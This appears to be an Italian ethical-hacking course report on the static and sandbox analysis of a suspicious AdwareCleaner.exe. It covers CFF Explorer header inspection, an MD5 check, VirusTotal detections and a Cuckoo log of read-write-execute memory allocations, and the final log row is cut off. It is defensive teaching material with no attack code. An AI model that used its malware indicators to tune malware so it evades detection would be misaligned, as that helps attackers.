WOLF ETHICAL HACKER

WOLF ETHICAL HACKER

BW3

2024

WWW.WOLFEH.COM


BW3 es.1 Adware Cleaner

Report AdwareCleaner.exe

Inizio Analisi con CFF Explorer

⚜️ **Tag:** #analisi #header #eseguibile


- Visualizzazione dettagliata del file sospetto in CFF Explorer, inclusi l’header e le proprietà del file.
- Rilevazione di potenziali indicatori di malware tramite la struttura del file eseguibile.



Verifica dell’Hash MD5

⚜️ **Tag:** #hash #md5 #analisi


- L’uso di AdwareCleaner per l’analisi dell’hash del file. I dettagli dell’hash confermano il file analizzato.



Analisi VirusTotal

⚜️ **Tag:** #virustotal #rilevamento #malware


- Il file sospetto è stato caricato su VirusTotal con vari motori antivirus che identificano il file come potenzialmente dannoso.
- Conferma di sospetti basati su rilevamenti di malware.




Sandbox Cuckoo

⚜️ **Tag:** #sandbox #api #offuscamento

- Analisi in sandbox con Cuckoo dove sono monitorate funzioni API, come `NtProtectVirtualMemory` e `NtAllocateVirtualMemory`, tipicamente utilizzate dai malware per manipolare la memoria.




- Evidenze di tecniche di offuscamento tramite API che modificano la memoria del processo, indicando potenziali attività dannose.



Rapporto Completo Cuckoo


⚜️ **Tag:** #cuckoo #fingerprinting #entropia

- Analisi completa su Cuckoo che evidenzia l'uso di funzioni di fingerprinting del sistema, controllo della memoria e comportamento del file eseguibile.
- Il file è identificato come sospetto con elevata entropia, suggerendo l'uso di compressione o crittografia.
- Rilevamenti antivirus confermano la presenza di attività potenzialmente malevole.





Allocates read-write-execute memory (usually to unpack itself) (43 events)


Time & API	Arguments	Status	Return	Repeated
NtProtectVirtualMemory Oct. 28, 2024, 11:37 a.m.	process_identifier: 176 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 length: 4096 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x000007fef0ff1000 process_handle: 0xffffffffffffffff	1	0	0
NtProtectVirtualMemory Oct. 28, 2024, 11:37 a.m.	process_identifier: 176 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 length: 4096 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x000007fef169a000 process_handle: 0xffffffffffffffff	1	0	0
NtAllocateVirtualMemory Oct. 28, 2024, 11:37 a.m.	process_identifier: 176 region_size: 851968 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x0000000002020000 allocation_type: 8192 (MEM_RESERVE) process_handle: 0xffffffffffffffff	1	0	0
NtAllocateVirtualMemory Oct. 28, 2024, 11:37 a.m.	process_identifier: 176 region_size: 8192 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 1 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x0000000002070000 allocation_type: 4096 (MEM_COMMIT) process_handle: 0xffffffffffffffff	1	0	0
	process_identifier: 176 stack_dep_bypass: 0 stack_pivoted: 0			

